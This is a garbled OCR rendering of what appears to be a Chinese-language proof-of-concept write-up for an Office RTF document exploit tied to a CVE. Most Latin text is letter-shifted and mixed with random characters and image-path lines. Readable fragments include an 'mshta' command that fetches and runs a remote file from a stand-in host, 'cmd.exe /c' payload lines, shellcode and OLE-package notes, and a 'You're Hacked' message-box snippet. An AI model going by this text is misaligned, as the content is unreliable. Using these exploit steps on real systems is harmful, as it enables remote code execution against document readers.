
挺 Ⓑ P R Y GO/E\WH SWU GV=^HF[` 观 般



hf{ 翻 5i53788;矿 经 矿 hf{

^hvs.3{;`矿 ⑨ Ⓑ 77f763 矿


^hvs.3{;` 脑 5i53788;矿 经



规 ^hvs.3{;` 艺 77f763 挺

挺 矿 74493i 挺 练罗 矿 角露 ⑨

Ⓑ 74493i 挺 阻




规 矿 74493i 挺 练罗 45i683矿 结

5i53788;矿结 艺 挺 矿练罗挺

结 矿 111 角练 绑 矿


UHS P RYV GZ RUG SWU HV=^HGL`/GZ RUG SWU GV=^HVL`

观



规 矿 观 矿 挺 般

5i5398:；矿 绑



Ⓑ 784gh3 罗挺 矿挺 般


5i53788; 摄 矿 罗 74493i 挺 陷


组Ⓡ FYH0534: 044; ; 5 % %矿 缩罗

齐 颈 署 齐 练罗 45i683矿 经

(f) Ⓑ P WHI 罪 谨 谨

谨 el r qwQdp h^q`





LGD 罪矿 角 规 ⑨ Ⓑ 练 矿(f)

74493i 挺 罪矿 颈 署 3{63

矿74493i 挺 d4 轴评 矿 职 77f763 挺 矿

vwuvwuH, 挺 露 d4 败翻 词阻挺

雅 摄 艺 FYH0534; 03; 35 SRF 矿

颈 署 3{<9 罗 矿 般

3{63矿 规挺 脑 绑 摄 74493i 挺

7448d: 挺 矿 7448d: 挺 754::7 挺

矿 规 754::7 挺 Ⓑ uhw 观Ⓡ矿挺 般

矿 齐 Vkhoofrgh 脑 评 摄

组 矿74493i 挺 罪 颈 Ⓑ般迄 矿结

露 齐 题矿调绕 d4 脑 Ⓑ般迄 矿结露

矿脑 鉴经 (f) 74493i 挺

vwuvwuH, 挺 雅 题矿 组 结

齐 矿 74493i 挺 评 (x) 矿 脑 翻

FYH0534; 03; 35 齐 (s) 般® 警摄

陷 罗 矿 组® 74493i 挺 颈

⑨规 Ⓓ矿调 艺职 陷 挺 矿

脑评 败翻陷 挺 练 词阻 矿 规翻般 读经

题 % 题% 矿 颈 齐 % Ⓑ翻 %矿

挺 结 词 矿 脑 缺 % Ⓓ%般

颈 署 3{63矿 艺练罗

3{<9 署 颈 FYH0534; 03; 35

矿 结 摄 规 矿 艺 组® 74493i

挺 颈 迄 矿 %迄 %般 754::7 挺 颈 结

齐 =,

3{381 (x)

经 绕(f) 矿 迎 FYH0534; 03; 35

绕 般练 矿 绑 谷

(x) 般摄 经 院 规 职® 闸

(f) DSW 起 参 矿耀 (x) 规绑缩 摄

练矿 SRF 警罪 %fpg1h{h 2f fdcf1h{h% 翻

%pvkwd kwws=22def1frp2whvw1w{w%矿 1w{w 警 陷绑

(f) 规 ⓤ 矿 角 角

sd|or dg (f)面阻 whvw1w{w 警 经词 ⓡ 摄p vkwd1h{h

阿 P lfurvriwKWP ODssdfdwhrq矿 耀

1kwd 警 摄经 观 矿评(s) 练罗 p vkwd1h{h 矿

补 kwws=22def1frp2whvw1w{w绑 警 LH

摄 艺 (x) 艰间驱 练罗 ⓡ 矿

矿 规 角 色 摄

色 (q) SRF 警罪 %fp g1h{h 2f fddf1h{h%

翻 %fp g 2f (whps(2whvw1h{h%矿 角

sd|or dg (f) whvw1h{h 警 规 sdfndj h

阻Ⓑ 1uwi 警罪摄sdfndj h 矿 。 矿 练 罗

罪 阻 。 (s) 矿耀 ⓟ 翻 SH 警 Ⓑ

羊 警 罪矿 艺 uwi 警 矿

矿(q) Z RUG 评 Ⓑ 羊

罪矿 参 雅 矿 (q)评起 ⓤ 角矿

院 矿Z RUG 评 羊 罪 (u)

摄 雅矿 范 经 陷裁

订谷 摄 际 练 矿sdfndj h 脑 艺

ROH 摄ROH Remfw Olqnlqj dqg Hpehgglqj 矿

绕 阻 矿 练 频 矿 Riilfh

警 罪练 练罗 罪ⓠ阻结

知 携 鉴携 矩摄院艺 1uwi 警矿ROH 绕 sdfndj h

绍 陷裁衍 矿 除 规 经 陷裁 矿

轴结露　　摄　　矿　　角　参　　角驱　　h{s　矿

h{s 评　间　　sdfndjh　　Ⓑ　　羊　　警

绑矿　　露　经　　观　　摄

绑　　h{s 隆谨　　矿　角　间　　yv5348　　角

sd|σdg　　练罗 1h{h　警矿　　角　　sd|σdg


Ⓟ　耀　翻　　神

```
lqfoxgh ?Z lqgrzv1kA

lqv Z LQDSL Z lqP dlq+KLQVWDQFH kLqvwdqfh/ KLQVWDQFH
kSuhLqvwdqfh/ OSVWU fp gOlqh/ LQW\qVkrz,
~
    Phvvdj hEr{D+3/ %\rx*uh Kdfnhg%/ %Z duqlqj %/ 3,>

    uhwxuq 3>

Ø
```

矿　角　　角　SRF　警　Ⓓ练认齐　矿　参　　矿露

践　　参% 阻%携%　　%携%sdfndjh%携%　　%　矿　　角驱


　　whvw1h{h　警规 sdfndjh　　阻



阻 Ⓟ 矿 角 343 Hglw 矿 %ddf1h{h%矿

警罪 署矿 规 DVF⊥

般迄 矿 露 %96949f96%矿 Ⓟ Ⓑ般练



矿 角 角 远 观 % whps(2whvwlh{h%间

49 Ⓓ DVF⊥ 矿

%58: 7989g: 3585i: 798: 6: 75h98: ; 98%矿 露 补

%96949f96% 练 绕陷 练署 49 Ⓓ 矿

结 警 矿结 评 Vkhoofrgh

(x) 摄远 迄 齐矿

参 角远 警矿 结 鉴 角 矿翻般

Ⓑ 角 鉴职Ⓡ(f) 际 ⑨

矿调 矿 角 际 ⑨ 矿露 警

RG 绑矿脑 矿 SRF 远 矿际

摄经 远 罪 fpg 观 远 练罗


练罗 矿 结评 蚁耻 矿 齐 阻

sdfndj h 罪矿 343 Hglw SRF 绕远


SRF矿 规 矿 艺 SRF矿远 警

般 细 附

远 Ⓡ SRF 警



远 SRF 警




规 矿远 职 矿 雅 阿 矿 结

角 矿 矿 角 艺 sdfndj h 阻矿 鉴职

Ⓡ远 fpg 观 败矿 结 践 Zrug

跳 角




角职Ⓡ 1uwi 规 sdfndjh 般 矿 角

间 343 Hglw 远 警矿 %sdfndjh% 署矿

